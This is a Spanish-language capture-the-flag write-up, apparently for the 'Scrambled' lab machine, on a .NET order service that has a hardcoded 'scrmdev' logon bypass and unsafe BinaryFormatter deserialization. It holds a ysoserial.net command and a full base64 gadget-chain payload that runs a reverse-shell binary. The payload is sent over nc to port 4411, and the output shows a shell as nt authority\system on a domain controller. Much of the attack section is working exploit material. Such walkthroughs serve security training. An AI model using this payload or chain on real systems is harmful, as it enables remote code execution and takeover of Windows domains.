
    - El flujo de datos (bytes, JSON, XML) se lee y se interpreta.

- Se crea una nueva instancia del objeto en memoria, restaurando su estado a partir de los datos serializados






- Como siguiente punto identificamos un posible acceso directo sin credenciales como desarrollador al programa, ya que con solo proporcionar un nombre podemos entrar sin tema alguno



```
// Token: 0x0600002B RID: 43 RVA: 0x000023D4 File Offset: 0x000005D4
public bool Logon(string Username, string Password)
{
    bool result;
    try
    {
        if (string.Compare(Username, "scrmdev", true) == 0)
        {
            Log.Write("Developer logon bypass used");
            result = true;
        }
        else
        {
            HashAlgorithm hashAlgorithm = MD5.Create();
            byte[] bytes = Encoding.ASCII.GetBytes(Password);
            Convert.ToBase64String(hashAlgorithm.ComputeHash(bytes, 0, byt
            ScrambleNetResponse scrambleNetResponse = this.SendRequestAnd
              (ScrambleNetRequest.RequestType.AuthenticationRequest, User
            ScrambleNetResponse.ResponseType type = scrambleNetResponse.Ty
            if (type != ScrambleNetResponse.ResponseType.Success)
            {
                if (type != ScrambleNetResponse.ResponseType.InvalidCreden
                {
                    throw new ApplicationException(scrambleNetResponse.Get
                }
                Log.Write("Logon failed due to invalid credentials");
                result = false;
            }
            else
            {
                Log.Write("Logon successful");
```



- Como se muestra en la imagen anterior, vemos que podemos entrar como scrmdev sin proporcionar credenciales. Esto permite poder crear una nueva Ordes y ver mas afondo lo que realiza el programa pero a simple vista realiza serialización de un objeto y lo desrealiza. Dado que podemos conectarnos al servicio Scramble por el puerto 4411 y si no el programa no filtra correctamente nuestro inputo, podemos mandar data serializada, esto lo podemos crear con una herramienta llamada ysoserial.net de la siguiente manera:

```
 .\ysoserial.exe -g WindowsIdentity -f BinaryFormatter -o base64 -c
"C:\Users\Public\rv.exe"


UPLOAD_ORDER;AAEAAAD/////AQAAAAAAAAAEAQAAAClTeXN0ZW0uU2VjdXJpdHkuUHJpbmNpcGFsL
ldpbmRvd3NJZGVudGl0eQEAAAAkU3lzdGVtLlNlY3VyaXR5LkNsYWltc0lkZW50aXR5LmFjdG9yAQY
CAAAA6AlBQUVBQUFELy8vLy9BUUFBQUFBQUFBQU1BZ0FBQUY1TmFXTnliM052Wm5RdVVHOTNaWEpUY
UdWc2JDNUZaR2wwYjNJc0lGWmxjbk5wYjI0OU15NHdMakF1TUN3Z1EzVnNkSFZ5WlQxdVpYVjBjbUZ
zTENCUWRXSnNhV05MWlhsVWIydGxiajB6TVdKbU16ZzFObUZrTXpZMFpUTTFCUUVBQUFCQ1RXbGpjb
Tl6YjJaMExsWnBjM1ZoYkZOMGRXUnBieTVVWlhoMExrWnZjbTFoZEhScGJtY3VWR1Y0ZEVadmNtMWh
kSFJwYm1kU2RXNVFjbTl3WlhKMGFXVnpBUUFBQUE5R2IzSmxaM0p2ZFc1a1FuSjFjMmdCQWdBQUFBW
URBQUFBMEFVOFAzaHRiQ0IyWlhKemFXOXVQU0l4TGpBaUlHVnVZMjlrYVc1blBTSjFkR1l0TVRZaVB
6NE5DanhQWW1wbFkzUkVZWFJoVUhKdmRtbGtaWElnVFdWMGFHOWtUbUZ0WlQwaVUzUmhjblFpSUVse
lNXNXBkR2xoYkV4dllXUkZibUZpYkdWa1BTSkdZV3h6WlNJZ2VHMXNibk05SW1oMGRIQTZMeTl6WTJ
obGJXRnpMbTFwWTNKdmMyOW1kQzVqYjIwdmQybHVabmd2TWpBd05pOTRZVzFzTDNCeVpYTmxiblJoZ
EdsdmJpSWdlRzFzYm5NNmMyUTlJbU5zY2kxdVlXMWxjM0JoWTJVNlUzbHpkR1Z0TGtScFlXZHViM04
```

```
wYVdOek8yRnpjMlZ0WW14NVBWTjVjM1JsYlNJZ2VHMXNibk02ZUQwaWFIUjBjRG92TDNOamFHVnRZW
E11YldsamNtOXpiMlowTG1OdmJTOTNhVzVtZUM4eU1EQTJMM2hoYld3aVBnMEtJQ0E4VDJKcVpXTjB
SR0YwWVZCeWIzWnBaR1Z5TGs5aWFtVmpkRWx1YzNSaGJtTmxQZzBLSUNBZ0lEeHpaRHBRY205alpYT
npQZzBLSUNBZ0lDQWdQSE5rT2xCeWIyTmxjM011VTNSaGNuUkpibVp2UGcwS0lDQWdJQ0FnSUNBOGM
yUTZVSEp2WTJWemMxTjBZWEowU1c1bWJ5QkJjbWQxYldWdWRITTlJaTlqSUVNNlhGVnpaWEp6WEcxc
GMyTnpkbU5jUkc5amRXMWxiblJ6WEhKMkxtVjRaU0lnVTNSaGJtUmhjbVJGY25KdmNrVnVZMjlrYVc
1blBTSjdlRHBPZFd4c2ZTSWdVM1JoYm1SaGNtUlBkWFJ3ZFhSRmJtTnZaR2x1WnowaWUzZzZUblZzY
kgwaUlGVnpaWEpPWVcxbFBTSWlJRkJoYzNOM2IzSmtQU0o3ZURwT2RXeHNmU0lnUkc5dFlXbHVQU0l
pSUV4dllXUlZjMlZ5VUhKdlptbHNaVDBpUm1Gc2MyVWlJRVpwYkdWT1lXMWxQU0pqYldRaUlDOCtEU
W9nSUNBZ0lDQThMM05rT2xCeWIyTmxjM011VTNSaGNuUkpibVp2UGcwS0lDQWdJRHd2YzJRNlVISnZ
ZMlZ6Y3o0TkNpQWdQQzlQWW1wbFkzUkVZWFJoVUhKdmRtbGtaWEl1VDJKcVpXTjBTVzV6ZEdGdVkyV
StEUW84TDA5aWFtVmpkRVJoZEdGUWNtOTJhV1JsY2o0TAs=
```

```
### Explicación de cada parámetro:

- **-g WindowsIdentity**
    Indica el _gadget chain_ a usar. En este caso, la cadena `WindowsIdentity` dentro de .NET que puede ejecutarse al deserializarse de manera insegura.

- **-f BinaryFormatter**
    Define el _formatter_ que se usará para serializar el payload. Aquí se usa el `BinaryFormatter` de .NET, un componente históricamente vulnerable.

- **-o base64**
    Indica el formato de salida. En vez de soltar bytes crudos, el payload se imprime en **Base64** (para que pueda copiarse fácilmente o incrustarse en texto).

- **-c "C:\Users\Public\rv.exe"**
    Este es el **comando que se ejecutará** cuando el payload sea deserializado.
    En este caso, abriría/ejecutaría el binario `rv.exe` que está en la carpeta pública de Windows.
```

Este comando ejecuta un payload malicioso creado anteriormente para mandar una CMD a mi maquina de atacante. Procedo a realizar la ejecución conectándome al puerto 4411 y mandar la data serializada


```
#resultados
nc 10.10.11.168 4411
SCRAMBLECORP_ORDERS_V1.0.3;
UPLOAD_ORDER;AAEAAAD/////AQAAAAAAAAAEAQAAAClTeXN0ZW0uU2VjdXJpdHkuUHJpbmNpcGFsL
ldpbmRvd3NJZGVudGl0eQEAAAAkU3lzdGVtLlNlY3VyaXR5LkNsYWltc0lkZW50aXR5LmFjdG9yAQY
CAAAA6AlBQUVBQUFELy8vLy9BUUFBQUFBQUFBQU1BZ0FBQUY1TmFXTnliM052Wm5RdVVHOTNaWEpUY
```

```
UdWc2JDNUZaR2wwYjNJc0lGWmxjbk5wYjI0OU15NHdMakF1TUN3Z1EzVnNkSFZ5WlQxdVpYVjBjbUZ
zTENCUWRXSnNhV05MWlhsVWIydGxiajB6TVdKbU16ZzFObUZrTXpZMFpUTTFCUUVBQUFCQ1RXbGpjb
Tl6YjJaMExsWnBjM1ZoYkZOMGRXUnBieTVVWlhoMExrWnZjbTFoZEhScGJtY3VWR1Y0ZEVadmNtMWh
kSFJwYm1kU2RXNVFjbTl3WlhKMGFXVnpBUUFBQUE5R2IzSmxaM0p2ZFc1a1FuSjFjMmdCQWdBQUFBW
URBQUFBMEFVOFAzaHRiQ0IyWlhKemFXOXVQU0l4TGpBaUlHVnVZMjlrYVc1blBTSjFkR1l0TVRZaVB
6NE5DanhQWW1wbFkzUkVZWFJoVUhKdmRtbGtaWElnVFdWMGFHOWtUbUZ0WlQwaVUzUmhjblFpSUVse
lNXNXBkR2xoYkV4dllXUkZibUZpYkdWa1BTSkdZV3h6WlNJZ2VHMXNibk05SW1oMGRIQTZMeTl6WTJ
obGJXRnpMbTFwWTNKdmMyOW1kQzVqYjIwdmQybHVabmd2TWpBd05pOTRZVzFzTDNCeVpYTmxiblJoZ
EdsdmJpSWdlRzFzYm5NNmMyUTlJbU5zY2kxdVlXMWxjM0JoWTJVNlUzbHpkR1Z0TGtScFlXZHViM04
wYVdOek8yRnpjMlZ0WW14NVBWTjVjM1JsYlNJZ2VHMXNibk02ZUQwaWFIUjBjRG92TDNOamFHVnRZW
E11YldsamNtOXpiMlowTG1OdmJTOTNhVzVtZUM4eU1EQTJMM2hoYld3aVBnMEtJQ0E4VDJKcVpXTjB
SR0YwWVZCeWIzWnBaR1Z5TGs5aWFtVmpkRWx1YzNSaGJtTmxQZzBLSUNBZ0lEeHpaRHBRY205alpYT
npQZzBLSUNBZ0lDQWdQSE5rT2xCeWIyTmxjM011VTNSaGNuUkpibVp2UGcwS0lDQWdJQ0FnSUNBOGM
yUTZVSEp2WTJWemMxTjBZWEowU1c1bWJ5QkJjbWQxYldWdWRITTlJaTlqSUVNNlhGVnpaWEp6WEcxc
GMyTnpkbU5jUkc5amRXMWxiblJ6WEhKMkxtVjRaU0lnVTNSaGJtUmhjbVJGY25KdmNrVnVZMjlrYVc
1blBTSjdlRHBPZFd4c2ZTSWdVM1JoYm1SaGNtUlBkWFJ3ZFhSRmJtTnZaR2x1WnowaWUzZzZUblZzY
kgwaUlGVnpaWEpPWVcxbFBTSWlJRkJoYzNOM2IzSmtQU0o3ZURwT2RXeHNmU0lnUkc5dFlXbHVQU0l
pSUV4dllXUlZjMlZ5VUhKdlptbHNaVDBpUm1Gc2MyVWlJRVpwYkdWT1lXMWxQU0pqYldRaUlDOCtEU
W9nSUNBZ0lDQThMM05rT2xCeWIyTmxjM011VTNSaGNuUkpibVp2UGcwS0lDQWdJRHd2YzJRNlVISnZ
ZMlZ6Y3o0TkNpQWdQQzlQWW1wbFkzUkVZWFJoVUhKdmRtbGtaWEl1VDJKcVpXTjBTVzV6ZEdGdVkyV
StEUW84TDA5aWFtVmpkRVJoZEdGUWNtOTJhV1JsY2o0TAs=
ERROR_GENERAL;Error deserializing sales order: Exception has been thrown by
the target of an invocation.
SESSION_TIMED_OUT;
```

Pwned!

```
C:\Users\administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 5805-B4B6

 Directory of C:\Users\administrator\Desktop

29/05/2022  21:02    <DIR>          .
29/05/2022  21:02    <DIR>          ..
09/09/2025  08:35                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)  15,929,786,368 bytes free

C:\Users\administrator\Desktop>whoami
whoami
nt authority\system

C:\Users\administrator\Desktop>hostname
hostname
```

```
DC1

C:\Users\administrator\Desktop>
```



https://github.com/fmelipin/GodPotato